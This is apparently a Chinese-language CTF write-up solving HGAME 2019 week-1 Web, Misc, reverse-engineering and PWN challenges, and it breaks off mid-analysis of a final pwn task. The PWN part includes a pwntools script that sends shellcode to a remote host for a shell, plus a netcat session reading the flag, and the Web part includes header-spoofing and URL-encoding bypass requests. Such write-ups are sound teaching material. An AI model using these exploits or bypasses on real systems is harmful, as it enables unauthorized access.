

Web

谁吃了我的flag

打开[链接](#), 是个html

damn...hgame2019 is coming soon, but the stupid Mki haven't finished his web-challenge...

fine, nothing serious, just give you flag this time...

the flag is hgame{3eek_diScI0Sure

flag只给力一半, 根据提示,vim写完没保存

所以访问/.index.html.swp得备份

```
b0VIM 8.0 tPE\â ¢š(mki603arrival~mki603/mki/hgame/week1/web1/index.htmlutf-8 U3210#!  Utp  ad_  ¨  
ð é á º ° ¨ E = º ý ¨ ¨ Å ¨ ¨ ¨ ¼ ¨
```

the flag is hgame{3eek_diScI0Sure_fRom+wEbsit@}

fine, nothing serious, just give you flag this time...

damn...hgame2019 is coming soon, but the stupid Mki haven't finished his web-challenge...

换头大作战

看标题就知道是抓包改请求头

先正常流程走一波

想要flag嘛 :

submit

request method is error.I think POST is better

BurpSuite go.

右键,change request method

响应依次提示only localhost can get flag, please use Waterfox/50.0, the requests should referer from www.bilibili.com, you are not admin

通过修改请求头里的 X-Forwarded-For, User-Agent, Referer, Cookie 即可

Target: http://120.78.184.111:8080

Request

Name	Value
POST	/week1/how/index.php HTTP/1.1
Accept	text/html, application/xhtml+xml, image/jxr, */*
Referer	www.bilibili.com
Accept-Language	zh-Hans-CN, zh-Hans; q=0.8, en-US; q=0.5, en; q=0.3
User-Agent	Mozilla/5.0 Waterfox/50.0
Host	120.78.184.111:8080
Cookie	admin=1
Connection	close
Content-Type	application/x-www-form-urlencoded
Content-Length	9
X-Forwarded-For	127.0.0.1

want=flag

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 28 Jan 2019 11:32:33 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: admin=0
Content-Length: 540

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <title>00000</title>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" type="text/css" media="screen" href="main.css" />
  <script src="main.js"></script>
</head>
<body>
  <form action="index.php" method="get">
    00flag : <input name="want" type="text">
    <input type="submit" value="submit">
  </form>
</body>
</html>

<br/>hgame{hTTP_HeaDeR_iS_Ez}
```

very easy web

代码审计初♂体验

打开[链接](#), 是部分源码

```
<?php
error_reporting(0);
include("flag.php");

if(strpos("vidar", $_GET['id'])!==FALSE)
    die("<p>干巴爹</p>");

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "vidar")
{
    echo $flag;
}
highlight_file(__FILE__);
?>
```

GET 本身就是通过 urldecode() 传递的

观察可知传入的id 经过 _GET 解码后不等于 vidar ,urldecode 再解码后等于 vidar

注意到 %2576 --> %76 --> v

于是构造 ?id=%2576idar即可得flag

can u find me?

打开[链接](#), 随手一个F12或查看源码, 发现

```
<a href="f12.php"></a>
```

跟进去, 再来个f12 (F12真神奇, 开始还没想到描述里的'十二姑娘'是个啥),

看到响应标头里有个password: woyaoflag

根据提示please post password to me!

抓包, 改POST, 传参 流水作业又得到

```
<a href='iamflag.php'> click me to get flag</a>
```

浏览器访问, 被重定向到 /toofast.php

直接burpsuite里改过去得flag:hgame{f12_1s_aMazing111}

MISC

Hidden Image in LSB


看标题有个LSB, 直接开stegsolve, 完全没注意到里面还有个lsb.py

后来更新hint时才发现是让我们写代码(还好不会py)

打字机

解压[zip](#)出来 flag.png 和 打字机.png

Pyana{Mr_vz0Lai_irDawPziar}




开始对着图片自己猜小写字母, 猜了半天才回过神来, 这么没效率肯定不是解MISC的方法

我看这图也不像画出来的, 打开google直接搜

呦呵, 紫罗兰

统计PV中各个字符的频率



对照英文字母频率, 再通过PV中出现的文字进行校对, 获得

abcdefghijklmnopqrstuvwxyz

λϕοδΦογ ηι κΛ ηγ

opqrstuvw xyz

νβ ϑει οψ/N ργ

完美, 怎么才50分

Broken Chest

[下载](#)压缩包, 解压失败?

UE打开, 检查头尾

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	
00000000h:	4F	4B	03	04	14	00	09	00	08	00	55	BB	35	4E	CE	7C	; OK.....U?N蜚
00000010h:	B3	B0	22	00	00	00	14	00	00	00	08	00	00	00	66	6C	; 嘲".....f1
00000020h:	61	67	2E	74	78	74	67	49	3F	48	A0	BE	53	8B	38	E4	; ag.txtgI?H恁S??
00000030h:	5A	42	49	02	08	5D	55	A6	4A	67	B2	B3	CE	B0	6E	C1	; ZBI..]U g渤伟n?
00000040h:	0B	85	DC	EB	4F	91	4D	BF	50	4B	07	08	CE	7C	B3	B0	; .本隣慚縊K..蜚嘲
00000050h:	22	00	00	00	14	00	00	00	50	4B	01	02	1F	00	14	00	; ".....PK.....
00000060h:	09	00	08	00	55	BB	35	4E	CE	7C	B3	B0	22	00	00	00	;U?N蜚嘲"...
00000070h:	14	00	00	00	08	00	24	00	00	00	00	00	00	00	20	00	;\$......
00000080h:	00	00	00	00	00	00	66	6C	61	67	2E	74	78	74	0A	00	;flag.txt..
00000090h:	20	00	00	00	00	00	01	00	18	00	3E	2C	76	B6	9D	B1	;>,v祺?
000000a0h:	D4	01	3E	2C	76	B6	9D	B1	D4	01	1D	F1	7E	C5	9C	B1	; ?>,v祺痹..駘犧?
000000b0h:	D4	01	50	4B	05	06	00	00	00	00	01	00	01	00	5A	00	; ?PK.....Z.
000000c0h:	00	00	58	00	00	00	10	00	53	30	6D	45	54	68	31	6E	; ..X.....S0mETH1n
000000d0h:	67	5F	55	35	65	66	75	4C									; g_U5efuL

文件头标志不对, 改回 0x04034B50, 尾部字符串从含义看应该有用

解压 要密码 Ctrl + V S0mETH1ng_U5efuL 获得flag

Try

下载得到一个[try-it.pcapng](#), wireshark打开, 按http过滤

try-it.pcapng

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)

http

No.	Time	Source	Destination	Protocol	Length	Info
18	28.952330	192.168.61.1	192.168.61.129	HTTP	436	GET / HTTP/1.1
26	29.035585	192.168.61.129	192.168.61.1	HTTP	514	HTTP/1.1 200 OK (text/html)
28	29.095170	192.168.61.1	192.168.61.129	HTTP	414	GET /icons/openlogo-75.png HTTP/1.1
36	29.149810	192.168.61.129	192.168.61.1	HTTP	254	HTTP/1.1 200 OK (PNG)
38	29.240427	192.168.61.1	192.168.61.129	HTTP	404	GET /favicon.ico HTTP/1.1
40	29.241340	192.168.61.129	192.168.61.1	HTTP	559	HTTP/1.1 404 Not Found (text/html)
52	40.679234	192.168.61.1	192.168.61.129	HTTP	443	GET /dec.zip HTTP/1.1
142	40.685708	192.168.61.129	192.168.61.1	HTTP	964	HTTP/1.1 200 OK (application/zip)

> Frame 142: 964 bytes on wire (7712 bits), 964 bytes captured (7712 bits) on interface 0

> Ethernet II, Src: Vmware_a8:dc:21 (00:0c:29:a8:dc:21), Dst: Vmware_c0:00:01 (00:50:56:c0:00:01)

> Internet Protocol Version 4, Src: 192.168.61.129, Dst: 192.168.61.1

> Transmission Control Protocol, Src Port: 80, Dst Port: 4945, Seq: 86141, Ack: 390, Len: 910

> [60 Reassembled TCP Segments (87050 bytes): #54(1460), #55(1460), #57(1460), #58(1460), #60(1460), #61(1460), #63(1460), #64(1460), #66(1460), #6

> Hypertext Transfer Protocol

> Media Type

Media type: application/zip (86755 bytes)

00000120 7a 69 70 0d 0a 0d 0a 50 4b 03 04 14 00 00 00 00 zip...P K.....

00000130 00 06 64 38 4e 00 00 00 00 00 00 00 00 00 00 00 ..d8N...

00000140 00 04 00 00 00 64 65 63 2f 50 4b 03 04 0a 00 00dec /PK.....

00000150 00 00 00 fb 63 38 4e 7f 95 a7 0c 2a 51 01 00 2ac8N... ..*Q..*

00000160 51 01 00 0f 00 00 00 64 65 63 2f 6f 70 65 6e 2d Q.....d ec/open-

00000170 69 74 2e 7a 69 70 50 4b 03 04 14 00 01 00 08 00 it.zipPK

Frame (964 bytes) Reassembled TCP (87050 bytes)

Media type (media.type), 86755 bytes

分组: 160 · 已


```

import binascii
import string
import random

def strxor(a, b):
    return "".join(hex(x ^ y)[2:].zfill(2) for (x, y) in zip(a, b))

fp = open('poem.txt', 'rb')
flag = "*****"
strings = fp.readlines()
key = hex(random.randint(2**511, 2**512))[2:]
strs = [strxor(i[:-3], binascii.unhexlify(key)) for i in strings]
result = strxor(flag.encode('utf-8'), binascii.unhexlify(key))
print(strs)
print(result)

'''
output:
['daaa4b4e8c996dc786889cd63bc4df4d1e7dc6f3f0b7a0b61ad48811f6f7c9bfabd7083c53ba54',
'c5a342468c8c7a88999a9dd623c0cc4b0f7c829acaf8f3ac13c78300b3b1c7a3ef8e193840bb',
'dda342458c897a8285df879e3285ce511e7c8d9afff9b7ff15de8a16b394c7bdab920e7946a05e9941d8308e',
'd9b05b4cd5ce7c8f938bd39e24d0df191d7694dfeaf8bfb56e28900e1b8dff1bb985c2d5aa154',
'd9aa4b00c88b7fc79d99d38223c08d54146b88d3f0f0f38c03df8d52f0bfc1bda3d7133712a55e9948c32c8a',
'c4b60e46c9827cc79e9698936bd1c55c5b6e87c8f0febdb856fe8052e4bfc9a5efbe5c3f57ad4b9944de34',
'd9aa5700da817f94d29e81936bc4c1555b7b94d5f5f2bdf37df8252ffbecfb9bbd7152a12bc4fc00ad7229090',
'c4e24645cd9c28939a86d3982ac8c819086989d1fbf9f39e18d5c601fbb6dab4ef9e12795bbc549959d9229090',
'd9aa4b598c80698a97df879e2ec08d5b1e7f89c8fbb7beba56f0c619fdb2c4bdef8313795fa149dc0ad4228f',
'cce25d48d98a6c8280df909926c0de19143983c8befab6ff21d99f52e4b2daa5ef83143647e854d60ad5269c87',
'd9aa4b598c85668885df9d993f85e419107783cdee3bbba1391b11afcf7c3bfaa805c2d5aad42995ede2cdd82977244',
'e1ad40478c82678995df809e2ac9c119323994cffbb7a7b713d4c626fcb888b5aa920c354be853d60ac5269199',
'c4ac0e53c98d7a8286df84936bc8c84d5b50889aedfebfb18d28352daf7cfa3a6920a3c',
'd9aa4f548c9a609ed297969739d18d5a146c8adebef1bcad11d49252c7bfd1f1bc87152b5bbc07dd4fd226948397',
'c4a40e698c9d6088879397d626c0c84d5b6d8edffbb792b902d49452ffbec6b6ef8e193840',
'c5ad5900df8667929e9bd3bf6bc2df5c1e6dc6cef6f2b6ff21d8921ab3a4c1bdaa991f3c12a949dd0ac5269c']
'c2967e7fc59d57899d8bac852ac3c866127fb9d7f1e5b68002d9871cccb8c6b2aa'
'''

```

随机生成一个key, 异或加密, 题目是要求我们利用多条密文($C[i], i \in [1, 16]$)来破译目标密文(P)

根据异或的性质可推出

$$C \oplus P = K \text{ and } K \oplus C = P$$

进一步可推出

$$C1 \oplus C2 = (P1 \oplus K) \oplus (P2 \oplus K) = P1 \oplus P2$$

根据代码可以看出前16行原文是一首诗

注意到

```
strs = [strxor(i[:-3], binascii.unhexlify(key)) for i in strings]
```

这里加密的是*i*[:-3], 猜测省去了标点符号

又由于A-Z和a-z字符的字符范围分别为65~90和97~122, 且poem.txt之间估计使用空格(32)来分隔单词

32 = b'00010000, 联想到王爽在<汇编语言>(其实是刚好看到那里)中有

我们应该重新观察, 寻找新的规律。可以看出, 就 ASCII 码的二进制形式来看, 除第 5 位(位数从 0 开始计算)外, 大写字母和小写字母的其他各位都一样。大写字母 ASCII 码的第 5 位为 0, 小写字母的第 5 位为 1。这样, 我们就有了新的方法, 一个字母, 不管它原来是大写还是小写, 将它的第 5 位置 0, 它就必将变为大写字母; 将它的第 5 位置 1, 它就必将变为小写字母。在这个方法中, 我们不需要在处理前判断字母的大小写。比如: 对于 “BaSiC” 中的 “B”, 按要求, 它已经是大写字母了, 不应进行改变, 将它的第 5 位设为 0, 它还是大写字母, 因为它的第 5 位本来就是 0。

用什么方法将一个数据中的某一位置 0 还是置 1? 当然是用我们刚刚学过的 or 和 and 指令。

发现

$$X \oplus 32 = x, \text{ 其中 } x \text{ 是 } X \text{ 相应的大小写转换}$$

那么, 就有推论: 只要两个字符异或后的结果还是字母的字符, 我们可以确定当中有一个空格。

以此编写代码可以计算出部分原文


```
*****we*****e*****a*****
*****br*****v*****o*****
*****gr*****o*****o*****
*****t*****S*****w*****
*****ew*****n*****i*****
*****l t*****O*****a*****
*****ow*****n*****g*****
*****r *****d*****r*****
*****na*****A*****l*****
*****dd*****h*****r*****
*****kn*****k*****
*****l o*****e*****
*****cr*****c*****g*****
*****th*****e*****y*****
*****sh*****e*****n*****
*****ho*****i*****i*****
```

接下来就是不断地猜想与google了

猜出几个单词后便搜索到了poem: When we two parted

```
When we two parted In silence and tears,
Half broken-hearted To sever for years,
Pale grew thy cheek and cold Colder thy kiss;
Truly that hour foretold Sorrow to this.
The dew of the morning Sunk chill on my brow--
It felt like the warning Of what I feel now.
Thy vows are all broken And light is thy fame;
I hear thy name spoken And share in its shame.
They name thee before me A knell to mine ear;
A shudder comes o'er me why wert thou so dear?
They know not I knew thee who knew thee too well--
Long, long shall I rue thee Too deeply to tell.
In secret we met In silence I grieve,
That thy heart could forget Thy spirit deceive.
If I should meet thee After long years,
How should I greet thee With silence and tears.
```

于是获得key 再异或一下即得flag

Base全家

[下载](#)txt, 哇塞, 这么长, 应该加密了不少次, 由于不知道加密次数, 只能不断尝试

```
from base64 import *

result = {
    '16': lambda x : b16decode(x),
    '32': lambda x : b32decode(x),
    '64': lambda x : b64decode(x),
```

```
}

chiper = open('enc.txt', 'r')
chiper_content = chiper.read()

num = ('16', '32', '64')
for i in range(?):
    for k in num:
        try:
            chiper_content = result[k](chiper_content)
            if chiper_content:
                break
            else:
                continue
        except:
            pass

with open("flag.txt", "wb") as flag:
    flag.write(chiper_content)
```

经过20次解密后得到

```
chiper_content = 'base58 : 2BAja2VqXoHi9Lo5kfQZBPjq1EmZHGEudM5JyDPREpmS3Cxrpb8BnC'
```

拿去base58解密一下即得flag.

RE

brainfxxker

[下载](#)得源代码, 根据注释程序输入即为flag

分析程序得游戏规则:1. '>'表示ptr加一, '<'相反; 2. '-'表示date[ptr]减一, '+'相反; 3. '['表示date[ptr]为0时跳到', ']'相反; 4. ';'读入date[ptr], '.'相反

所以当遇到[+.]时date[ptr]必为0

[illegible]

以[+.]为界, 将其分为9段, 对应flag里的9个字符, 易于看出

$$\text{ascii值} = ('>' \text{到}' [' \text{间}' + \text{个数}) * ('<' \text{到}'> \text{间}' - \text{个数}) - ('<' \text{到}' [' + \text{.}] \text{间}' + \text{个数}) + ('<' \text{到}' [' + \text{.}] \text{间}' - \text{个数})$$

口算得flag

HelloRe

下载, 丢进ida

习惯性shift + F12, 发现.rodata:00000000004007FB 0000001C C hgame{Welc0m3_t0_R3_World!}

わかります

[下载](#) 丢进ida, F5

分析得 程序读入长为36的字符串, 各个字符高低位分别进行加密, 先来看第一个

```
9  num6 = num_6;
10 chiper1 = mem_ini(num_6);           // -----矩阵乘法-----
11 for ( i = 0; i < num6; ++i )       // chiper1(6*6) = char_H(6*6) * key(6*6)
12 {
13     for ( j = 0; j < num6; ++j )
14     {
15         for ( k = 0; k < num6; ++k )
16             chiper1[num6 * i + j] += *(DWORD*)(4LL * (num6 * i + k) + char_H) * *(DWORD*)(4LL * (num6 * k + j) + key);
17     }
18 }
19 return chiper1;
20 }
```

第一个函数相当于将char_H与key进行矩阵乘法运算, 然后再来看看低位的加密

```
8  num6 = num_6;                       // 元素对应位置相加
9  chiper2 = mem_ini(num_6);           // chiper2[i][j] = char_L[i][j] + key[i][j]
10 for ( i = 0; i < num6; ++i )
11 {
12     for ( j = 0; j < num6; ++j )
13         chiper2[num6 * i + j] = *(DWORD*)(4LL * (num6 * i + j) + char_L) + *(DWORD*)(4LL * (num6 * i + j) + key);
14 }
15 return chiper2;
16 }
```

第二个比较简单, 仅是对应位置元素求和, 逆起来很简单

对于第一个, 先读出key的值, 再想办法求逆, chiper1右乘key_inv即得char_H

大致算了算, key_inv应该不是整数 于是 MATLAB, Go

命令行窗口

>> key = [8, 1, 7, 1, 1, 0; 4, 8, 1, 2, 3, 9; 3, 8, 6, 6, 4, 8; 3, 5, 7, 8, 8, 7; 0, 9, 0, 2, 3, 4; 2, 3, 2, 5, 4, 0];
>> chiper1 = [122, 207, 140, 149, 142, 168; 95, 201, 122, 145, 136, 167; 112, 192, 127, 137, 134, 134];
>> key_inv = inv(key)

key_inv =

0.0569 0.1562 -0.0544 -0.0779 -0.1064 0.1585
0.0339 -0.0552 0.0443 -0.0661 0.1513 0.0074
0.0825 -0.1769 0.0705 0.0851 0.1080 -0.2097
-0.1148 0.0321 0.2447 -0.1882 -0.2322 0.3105
0.0484 0.0116 -0.3471 0.2812 0.1760 -0.1181
-0.0552 0.0994 0.0383 0.0320 -0.1062 -0.0834

>> char_H = chiper1 * key_inv

char_H =

6.0000 6.0000 6.0000 6.0000 6.0000 7.0000
3.0000 5.0000 7.0000 6.0000 6.0000 6.0000
6.0000 5.0000 4.0000 6.0000 7.0000 7.0000
3.0000 7.0000 5.0000 6.0000 7.0000 5.0000
7.0000 6.0000 7.0000 7.0000 5.0000 7.0000
7.0000 6.0000 6.0000 3.0000 6.0000 7.0000

工作区

名称 ^	值
char_H	6x6 double
chiper1	6x6 double
key	6x6 double
key_inv	6x6 double

再写个C代码实现高低位拼接就可以获得flag

```
#include<stdio.h>
//char chiper1[6][6] =
{0x7A,0xCF,0x8C,0x95,0x8E,0xA8,0x5F,0xC9,0x7A,0x91,0x88,0xA7,0x70,0xC0,0x7F,0x89,0x86,0x9
3,0x5F,0xCF,0x6E,0x86,0x85,0xAD,0x88,0xD4,0xA0,0xA2,0x98,0xB3,0x79,0xC1,0x7E,0x7E,0x77,0x
93};
char chiper2[6][6] =
{0x10,0x08,0x08,0x0E,0x06,0x0B,0x05,0x17,0x05,0x0A,0x0C,0x17,0x0E,0x17,0x13,0x07,0x08,0x
0A,0x04,0x0D,0x16,0x11,0x0B,0x16,0x06,0x0E,0x02,0x0B,0x12,0x09,0x05,0x08,0x08,0x0A,0x10,
0x0D};
char key[6][6] =
{8,1,7,1,1,0,4,8,1,2,3,9,3,8,6,6,4,8,3,5,7,8,8,7,0,9,0,2,3,4,2,3,2,5,4,0};
int main(){
    int i, j, k;
    char char_H[6][6] =
{6,6,6,6,6,7,3,5,7,6,6,6,6,5,4,6,7,7,3,7,5,6,7,5,7,6,7,7,5,7,7,6,6,3,6,7};
    char char_L[6][6] = {0};
    char flag[6][6] = {0};
    for ( i = 0; i < 6; ++i ) {
        for ( j = 0; j < 6; ++j ) {
            char_L[i][j] = chiper2[i][j] - key[i][j];
            flag[i][j] = (char_H[i][j] << 4) + (char_L[i][j] & 0xF);
            putchar(flag[i][j]);
        }
    }
    return 0;
}
```

hgame{1_think_Matr1x_is_very_usef5l}

r & xor

[下载](#) 丢进ida 按下神奇的F5键

```
if ( strlen(s) == 35 )
{
    for ( i = 0; i < 35; ++i )
    {
        if ( s[i] != (v5[i] ^ *((char *)&v30 + i)) )
        {
            puts("Wrong flag , try again later!");
            return 0;
        }
    }
    puts("You are right! Congratulations!!");
    result = 0;
}
else
{
    puts("Wrong flag , try again later!");
    result = 0;
}
return result;
```

```
}
```

注意到v5[]只有6个元素, 于是观察栈的结构, 取得后29个元素, 再根据异或的特点

菜鸟不会py只能写写c

```
#include <stdio.h>
int main(){
    char str[] = "hgame{Y0u_mayb3_need_th1s_One!!!!}";
    char key[] =
{0,0,0,0,0,0,1,0,7,0,92,18,38,11,93,43,11,23,0,23,43,69,6,86,44,54,67,0,66,85,126,72,85,
30,0,0};
    int i;
    for ( i = 0; i < 35; ++i ) {
        putchar(str[i] ^ key[i]);
    }
    return 0;
}
```

运行得flag: hgame{X0r_1s_interest1ng_isn't_it?}

Pro的Python教室(一)

[下载](#)py, 看看代码

简单到爆炸(没学过py都知道搞), base64.b??encode 改 base64.b??decode, 再print一下即得flag


PWN

babysc

[下载](#), 先checksec一下

```
lurkrul@ubuntu-64:~/Desktop$ checksec babysc
[*] '/home/lurkrul/Desktop/babysc'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x400000)
RWX:       Has RWX segments
```

可以看出什么保护都没开, 栈上还有可执行权限, 丢进ida看看



可以看出 程序先读入数据到buf里, 然后再经过一个循环进行异或加密, 最后将buf里的结果当指令来调用执行

大致看看加密过程, 可得关系式: $\text{buf}[i] \wedge = i + 1$

所以, 只需要将构造好的shellcode再异或处理一下就可以拿到shell

本人菜鸡不会自己写, 只好用zsc这种工具来生成, exp如下

```
from pwn import *
c = remote('118.24.3.214', 10000)
pay =
'\x30\xc2\x4b\xbf\xd4\x9b\x91\x99\xd9\x86\x9c\xf3\x45\xf9\xd4\x43\x45\x4d\x8a\x46\x42\x42'
'\x49\xa8\x22\x15\xe'
c.sendline(pay)
c.interactive()
c.close()
```

aaaaaaaaaaaa

[下载](#) 丢进ida, 按下F5


```
puts("Welcome to PWN'world!let us aaaaaaaaaa!!!");
v5 = 0;
while ( 1 )
{
    v3 = v5++;
    if ( v3 > 99 )
        break;
    if ( getchar() != 97 )
        exit(0);
}
system("/bin/sh");
```

发现只要输100个a就能拿到shell, 直接虚拟机上nc

```
lurkrul@ubuntu-64:~$ nc 118.24.3.214 9999
Welcome to PWN'world!let us aaaaaaaaaa!!!
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
ls
aaaaaaaaaaaa
bin
dev
flag
lib
lib64
run.sh
cat flag
hgame{Aa4_4aA_4a4aAAA}
```

薯片拯救世界1

下载, 丢ida

```
4 char buf; // [esp+4h] [ebp-24h]
5 unsigned int v3; // [esp+1Ch] [ebp-Ch]
6
7 v3 = __readgsdword(20u);
8 read_flag();
9 puts("Ch1p Save The World--Chapter 1");
10 getchar();
11 puts(&byte_8048918); // 这是一段令人难忘的故事...
12 getchar();
13 puts(&byte_8048940); // 魔王的封印在2000年后的今天终于被解开
14 getchar();
15 puts(&byte_8048978); // 人类又到了生死存亡的最后关头
16 getchar();
17 puts(&byte_80489A4); // 按照约定, 大祭司oyiadin唤醒了同样沉睡了2000年, 曾今拯救人类打败魔王的勇者—Ch1p
18 getchar();
19 while ( 1 )
20 {
21     puts(&byte_8048A18); // 为此, 大祭司必须念出当年约定的那串咒语—
22     read(0, &buf, 24u);
23     n = strlen(&buf);
24     if ( !strncmp(flag, &buf, n) )
25         break;
26     puts(try_again); // .....什么都没有发生(请重试)
27 }
28 puts(asc_8048A80); // ...勇者Ch1p在今天...觉醒了!
29 getchar();
30 return 0;
31 }
```

可以知道程序比较flag与buf, 所以可以通过爆破把flag试出来

本人菜的一批 还不能实现完全自动化, 所以就不放出来了, 24个字节花个几分钟就能试出来了

Steins;Gate

点击下载: [Steins;Gate](#)

首先检测程序开启的保护

```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

可以看出程序是 64 位程序, 开了 Full RELRO, NX, 还有栈溢出保护机制. 然后, 我们使用 IDA 来查看源代码。

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    read_ID();
    ratio_gen((signed __int64)seek_truth);
    ratio_gen((signed __int64)repeater);
    ratio_gen((signed __int64)pay_debts);
    ratio_gen((signed __int64)seek_truth);
    return 0LL;
}
```

先进第一个看看

```
unsigned __int64 read_ID()
{
    unsigned int ptr; // [rsp+Ch] [rbp-14h]
    FILE *stream; // [rsp+10h] [rbp-10h]
    unsigned __int64 canary; // [rsp+18h] [rbp-8h]

    canary = __readfsqword(0x28u);
    setbuf(stdout, 0LL);
    signal(14, (__sighandler_t)handler);
    alarm(0x3Cu); //限制程序运行时间, 干扰调试
    stream = fopen("/dev/urandom", "r");
    fread(&ptr, 4uLL, 1uLL, stream); //初始化随机数种子
    srand(ptr);
    fclose(stream);
    puts("Welcome to HGAME 2019, let us pwn4fun!");
